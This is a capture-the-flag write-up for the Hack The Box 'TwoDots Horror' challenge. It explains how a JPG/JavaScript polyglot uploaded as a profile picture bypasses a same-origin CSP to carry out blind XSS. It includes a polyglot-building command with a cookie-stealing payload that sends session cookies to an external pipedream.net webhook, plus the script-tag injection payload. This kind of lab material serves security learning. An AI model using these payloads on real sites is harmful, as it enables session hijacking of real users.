**TwoDots Horror Box Solving Report**


**Introduction**

We will be resolving the "TwoDots Horror" challenge from Hack The Box by leveraging the owasp top 10 techniques.

**Problem summary**

Blind XSS with Image File Upload to hijack Admin’s Session.

**Problem Analysis Stage**




We saw the page mentioned above when we connected to the given URL(the virtual box ip:port provided). We entered a username and password on this page in order to log in or register.

First, we downloaded and looked over the supplied file. We examined the router's declared login and registration operations, but were unable to pinpoint them as potential SQL injection targets. As a result, we thoroughly examined other sections and concentrated on the crucial portions of the source code.



To begin , we notised there is a part where CSP (Content Security Policy) is applied to the headers as middlewar.The following is how the CSP is set up:



Here, the part that seems vulnerable is the **default-src: self** setting in the CSP. This allows scripts originating from the same website to be executed. Generally, this could include uploaded files.

In the router, the **/review** path seems to be accessible only to localhost, indicating it's a page only the administrator can access.


When a POST request is made to the **/api/**submit path, the **bot.purgeData(db)** part triggers an action where the bot (virtual admin) goes to the **/review** path to check the post just submitted by the user.

Additionally, **/api/avatar/:username** fetches the user's profile picture.

Finally, **/api/upload** allows users to upload their profile pictures. The libraries used for upload restriction policies are **image-size** and **is-jpg.** (Analyzing these libraries took most of our time during problem-solving.)

**Target Identification**

Upon analyzing the provided files, it's apparent that the objective is to obtain the session through Blind XSS. However, the template engine used is Nunjucks, and the page the bot will check is **review.html.** (Below shows how the content we enter in **review.html** is structured with template tags.)



As you can seen in the review.html it's written as **{{ post.content|safe }}**. We refered to the Nunjucks documentation ([https://mozilla.github.io/nunjucks/templating.html#safe](file:///C:\Users\IPsek\Desktop\_new)), and noticed that when the **safe** option is used, HTML escaping is not performed. Therefore, if tags are included here, they will be recognized as HTML tags. In this situation, executing **<script>document.location.href='server\_address';</script>** would be blocked by two conditions.

Firstly, it's filtered in the conditional statement in the **/api/submit** router.

if(twoDots == null || twoDots.length != 2){

return res.status(403).send(response('Your story must contain two sentences! We call it TwoDots Horror!'));

}

The constraint is that there must be exactly two dots. In that case, would the payload below work?

<script>eval(atob("something\_base64\_encoded"))</script>

It doesn't work. The reason is the second reason.

Secondly, because the CSP (Content Security Policy) setting is default-src: self, the eval function does not work.

Therefore, in this situation, script execution is only possible under the following conditions.

<script src="/api/avatar/test"></script>

Because the only file download feature on this website is the user profile. And by using this, if we pass an XSS payload as a user profile picture, the problem can be solved.

Firstly, to upload an XSS payload as an image file, you need to analyze the image file upload feature and the libraries that validate the integrity of image files used by the problem web service.

**Library Analysis**

We analyzed two libraries in total: image-size and is-jpg. Both libraries are Node.js libraries.

The first image-size library checks the size of the image file buffer. It determines the file extension or file signature of the image file, calculates the size of the buffer corresponding to the file signature. We refered to this link for image size sourcecode [https://github.com/image-size/image-size/blob/a38b56fe7303898ce6811adb213e518a57593d10/lib/types/jpg.ts#L104](file:///C:\Users\IPsek\Desktop\_blank). The second is-jpg library performs much simpler operation than the above library. Basically, it checks the file signature. We refered to this link for is-jpg source code: <https://github.com/sindresorhus/is-jpg/tree/v2.0.0>

**Payload Composition**

At this point we come up with our XSS payload[. https://github.com/s-3ntinel/imgjs\_polygloter](file:///C:\Users\IPsek\Desktop\.%20https:\github.com\s-3ntinel\imgjs_polygloter)

python3 img\_polygloter.py jpg --height 120 --width 120 --payload "window.location='https://2bc5e8c2676690d6ab45027ee5a61217.m.pipedream.net/?cookie='+document.cookie" --output stealsession.jpg

The provided payload is the content inserted into a JPG image file. It fetches the cookie value using webhook.site. After composing the payload in this manner, the integrity of the binary data of the image file is checked against the image-size module and the is-jpg module to ensure there are no violations, and then it undergoes modifications to create the final file.Below is the integrity\_check.js file that we used.

var sizeOf = require('image-size');

var isJpg = require('is-jpg');

\_buffer = Buffer.from([0xFF, 0xD8, 0xFF, 0xE0, ... truncated ... ]);

var buffer = \_buffer.slice(4);

var index = buffer.readUInt16BE(0);

var i = buffer.readUInt16BE(0);

console.log('index : ' + index);

console.log(buffer[index + 1].toString(16), buffer[index + 2].toString(16), buffer[index + 3].toString(16));

console.log((index > buffer.length) == false);

console.log((buffer[index] !== 0xFF) == false);

console.log(buffer[index + 1] === 0xC0);

buffer.readUInt16BE(index + 5);

buffer.readUInt16BE(index + 5 + 2);

var s = sizeOf(\_buffer);

console.log('size of buffer : ' + s);

var jpg = isJpg(\_buffer);

console.log(jpg);

index : 12074

c0 ff fe

true

true

true


size of buffer : [object Object]

true


When we execute the above code and get all **true** values, it indicates that there are no issues with the image file. However, attempting to open the file as an image may result in corruption. Nevertheless, according to the assessments of the two libraries, the file deemed sufficient to be considered a normal image file. Now that we completed the payload, we can proceed to solving the problem.

**Problem Solution**


1. First, after registering and logging in, the screen below appears .




1. After clicking the "Profile" button on the left, the screen below appear.




1. Upload the image file.

Upon uploading, we noticed that the image appears corrupted with a broken image icon as shown above. However, the upload has been successful.

4. After that we tried to write an HTML tag payload in the feed menu. The payload is formatted as follows:

<script charset="ISO-8859-1" src="/api/avatar/test?t=1234"></script>..

5. Now, we opened webhook.site to simply confirm if the session has actually been hijacked.



Flag:

HTB{Unit3d\_d0ts\_0f\_p0lygl0t}

**Conclusion and Outcomes**

By doing this, the flag has been successfully captured. Through this problem, we learned that CSP bypass is possible through image file uploads and that XSS vulnerabilities can occur in this challenge. We performed white box testing on the source code to find vulnerabilities and studied libraries image-size and is-jpg libraries. We learnt the usage of polygloter for crafting the payload in jpg format. We learnt usage of pipedream and webhook for capturing stolen admin session cookies.